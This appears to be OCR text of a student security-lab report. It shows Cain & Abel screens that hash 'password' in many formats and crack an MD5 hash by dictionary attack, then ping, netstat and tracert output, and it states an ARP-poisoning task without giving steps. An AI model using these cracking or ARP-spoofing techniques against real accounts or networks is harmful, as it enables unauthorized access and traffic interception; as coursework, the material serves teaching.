

File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
User Name
LM Password
NT Password
LM Hash
NT Hash
challenge
Type
Note
Hash Calculator
Text to hash
password
Bytes to hash (HEX)
Type
Hash
MD2 F83881A8BC6E39135F0ECC68EFD609B9
MD4 8A8D093F14F8701DF17732B2BB182C74
MD5 5F4DCC3B5AA765D61D8327DEB882CF99
SHA-1 5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8
SHA-2 (256) 5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8
SHA-2 (384) A8B64BABD6ACA91A59BDBB7761B421D4F2BB38280D3A75BA0F21F2BEBC45583D446C
SHA-2 (512) B109F3BBBC244EB824419 1ED06D618B9008DD09B3BEFD1B5E07394C706A8BB980B1D
RIPEMD-160 2C08E8F5884759A7E89F6F2F342FC638DB55FF31
LM E52CAC67419A9A22
NT 8846F7EAEE8FB117AD06BDD830B7586C
MySQL323 5D2E19393CC5EF67
MySQLSHA1 2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
Cisco PIX NuLKvvWGg.x9HEKO
VNC Hash DBD83CFD727A1458
Base64 cGFzc3dvcmQ=
Calculate
Cancel
LM & NTLM Hashes
http://www.oxid.it


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
MD5 Hash
Password
Note
Dictionary Attack
Brute-Force Attack
Cryptanalysis Attack via RainbowTables
Rainbowcrack-Online
ActiveSync
Select All
Note
Test password
Add to list Insert
Remove Delete
Remove All
MD5 Hashes
http://www.oxid.it


Dictionary Attack
Dictionary
File
Position
Key Rate
Dictionary Position
Current password
Options
As Is (Password)
Reverse (PASSWORD - DROWSSAP)
Double (Pass - PassPass)
Lowercase (PASSWORD - password)
Uppercase (Password - PASSWORD)
Num. sub. perms (Pass,P4ss,Pa5s,...P45s..P455)
Case perms (Pass,pAss,paSs,...PaSs..PASS)
Two numbers Hybrid Brute (Pass0...Pass99)
1 hashes of type MD5 loaded
Press the Start button to begin dictionary attack
Start
Exit
MD5 Hashes
http://www.oxid.it


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
MD5 Hash
Password
Note
5F4DCC3B5AA765D
Dictionary Attack
Dictionary
File
Position
C:\Program Files (x86)\Cain\Wordlists\Wordli...
Key Rate
Dictionary Position
Current password
Options
As Is (Password)
Reverse (PASSWORD - DROWSSAP)
Double (Pass - PassPass)
Lowercase (PASSWORD - password)
Uppercase (Password - PASSWORD)
Num. sub. perms (Pass,P4ss,Pa5s,...P455)
Case perms (Pass,pAss,paSs...PaSs...PASS)
Two numbers Hybrid Brute (Pass0...Pass99)
1 hashes of type MD5 loaded...
Press the Start button to begin dictionary attack
Start
Exit
MD5 Hashes
http://www.oxid.it


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
MD5 Hash
Password
Note
5F4DCC3B5AA765D
Dictionary Attack
Dictionary
File
Position
C:\Program Files (x86)\Cain\Wordlists\Wordli...
2026488
Key Rate
Dictionary Position
Current password
Options
As Is (Password)
Reverse (PASSWORD - DROWSSAP)
Double (Pass - PassPass)
Lowercase (PASSWORD - password)
Uppercase (Password - PASSWORD)
Num. sub. perms (Pass,P4ss,Pa5s...P455)
Case perms (Pass,pAss,paSs...PaSs...PASS)
Two numbers Hybrid Brute (Pass0...Pass99)
Plaintext of 5F4DCC3B5AA765D61D8327DEB882CF99 is password
Attack stopped!
1 of 1 hashes cracked
Start
Exit
MD5 Hashes
http://www.oxid.it


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Has
NTLMv2 Hashes
MS-Cache Hashe
PWL files (0)
Cisco IOS-MD5 I
Cisco PIX-MD5 I
APOP-MD5 Hasl
CRAM-MD5 Has
OSPF-MD5 Hash
RIPv2-MD5 Hasl
VRRP-HMAC Ha
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (1
SHA-1 Hashes ((
SHA-2 Hashes ((
RIPEMD-160 Ha
Kerb5 PreAuth H
Radius Shared-K
IKE-PSK Hashes
MSSQL Hashes (
MySQL Hashes (
Oracle Hashes ((
Oracle TNS Hasl
SIP Hashes (0)
802.11 Captures
WPA-PSK Hashe
WPA-PSK Auth (
CHAP Hashes (0
MD5 Hash
Password
Note
5F4DCC3B5AA765D
password
MD5 Hashes
http://www.oxid.it


PRACTICAL NO.3


Aim: Linux Network Analysis and ARP Poisoning


Linux Network Analysis:


- **Execute the ifconfig command to retrieve network**
- **interface information.**
- **Use the ping command to test network connectivity**
- **and analyze the output.**
- **Analyze the netstat command output to view active network**
- **connections.**
- **Perform a traceroute to trace the route packets take to reach a target**

host.








C:\WINDOWS\system32\cmd.
Reply from 104.18.12.107: bytes=32 time=28ms TTL=58
Reply from 104.18.12.107: bytes=32 time=33ms TTL=58
Reply from 104.18.12.107: bytes=32 time=123ms TTL=58
Reply from 104.18.12.107: bytes=32 time=155ms TTL=58
Ping statistics for 104.18.12.107:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 28ms, Maximum = 155ms, Average = 84ms
C:\Users\Raj kamal chauhan>ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Raj kamal chauhan>Netstat
Active Connections
Proto Local Address Foreign Address State
TCP 127.0.0.1:53452 KING-47:53453 ESTABLISHED
TCP 127.0.0.1:53453 KING-47:53452 ESTABLISHED
TCP 127.0.0.1:53454 KING-47:53455 ESTABLISHED
TCP 127.0.0.1:53455 KING-47:53454 ESTABLISHED
TCP 192.168.0.104:49411 20.198.119.84:https ESTABLISHED
TCP 192.168.0.104:53075 sc-in-f188:5228 ESTABLISHED
TCP 192.168.0.104:53475 93:https ESTABLISHED
TCP 192.168.0.104:53508 a23-209-103-10:https CLOSE_WAIT
TCP 192.168.0.104:53632 ec2-44-231-150-39:https ESTABLISHED
TCP 192.168.0.104:53633 ec2-44-231-150-39:https ESTABLISHED
TCP [::1]:1521 KING-47:52876 ESTABLISHED
TCP [::1]:52876 KING-47:1521 ESTABLISHED
C:\Users\Raj kamal chauhan>



C:\WINDOWS\system32\cmd.
Approximate round trip times in milli-seconds:
Minimum = 28ms, Maximum = 155ms, Average = 84ms
C:\Users\Raj kamal chauhan>ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Raj kamal chauhan>Netstat
Active Connections
Proto Local Address Foreign Address State
TCP 127.0.0.1:53452 KING-47:53453 ESTABLISHED
TCP 127.0.0.1:53453 KING-47:53452 ESTABLISHED
TCP 127.0.0.1:53454 KING-47:53455 ESTABLISHED
TCP 127.0.0.1:53455 KING-47:53454 ESTABLISHED
TCP 192.168.0.104:49411 20.198.119.84:https ESTABLISHED
TCP 192.168.0.104:53075 sc-in-f188:5228 ESTABLISHED
TCP 192.168.0.104:53475 93:https ESTABLISHED
TCP 192.168.0.104:53508 a23-209-103-10:https CLOSE_WAIT
TCP 192.168.0.104:53632 ec2-44-231-150-39:https ESTABLISHED
TCP 192.168.0.104:53633 ec2-44-231-150-39:https ESTABLISHED
TCP [::1]:1521 KING-47:52876 ESTABLISHED
TCP [::1]:52876 KING-47:1521 ESTABLISHED
C:\Users\Raj kamal chauhan>tracert www.google.com
Tracing route to www.google.com [142.250.182.228]
over a maximum of 30 hops:
1 58 ms 3 ms 1 ms 192.168.0.1
2 16 ms 2 ms 2 ms 172.22.11.196
3 37 ms * 3 ms 172.22.11.193
4 88 ms 2 ms 2 ms 172.22.2.250
5 18 ms 2 ms 3 ms 72.14.220.154
6 83 ms 3 ms 2 ms 192.178.111.151
7 100 ms 129 ms 85 ms 142.250.214.103
8 68 ms 2 ms 3 ms bom07s29-in-f4.1e100.net [142.250.182.228]
Trace complete.
C:\Users\Raj kamal chauhan>


ARP Poisoning:


- **Use ARP poisoning techniques to redirect network traffic on a Windows system.**
- **Analyze the effects of ARP poisoning on network communication and security.**







